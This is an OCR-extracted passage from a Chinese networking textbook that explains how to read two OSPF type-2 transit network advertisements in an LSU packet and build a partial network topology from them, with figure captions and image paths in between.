


图 6-62　指定路由器发送给测试主机的 LSU 报文

第一个通告类型为 2，说明这是一个传输网络通告。Advertising router 字段表明这个传输网络的指定路由器的 ID 为 50.1.1.3；link state id 字段表明指定路由器在传输网络的接口 IP 为 70.1.1.2。由 DR 路由器的接口 IP 为 70.1.1.2，子网掩码为 255.255.255.0，可以得出该传输网络地址为 70.1.1.0。网络上连接了两台路由器，ID 分别为 50.1.1.2 和 50.1.1.3。根据这些信息绘制出这个传输网络的局部拓扑。

第二个通告类型为 2，说明这也是一个传输网络通告。DR 路由器的接口 IP 为 50.1.1.2，子网掩码为 255.255.255.0，可以得出该传输网络地址为 50.1.1.0。网络上连接了三台路由器，ID 分别为 50.1.1.2、50.1.1.3 和 40.1.1.1。其中 DR 路由器的 ID 为 50.1.1.2。




图 6-63　根据第一个传输网络通告绘制局部拓扑




图 6-64　根据第二个传输网络通告绘制局部拓扑

两个传输网络都连接了 ID 为 50.1.1.2 和 50.1.1.3 的路由器，可以通过这两台路由器将两个传输网络整合到一起，如图 6-65 所示。


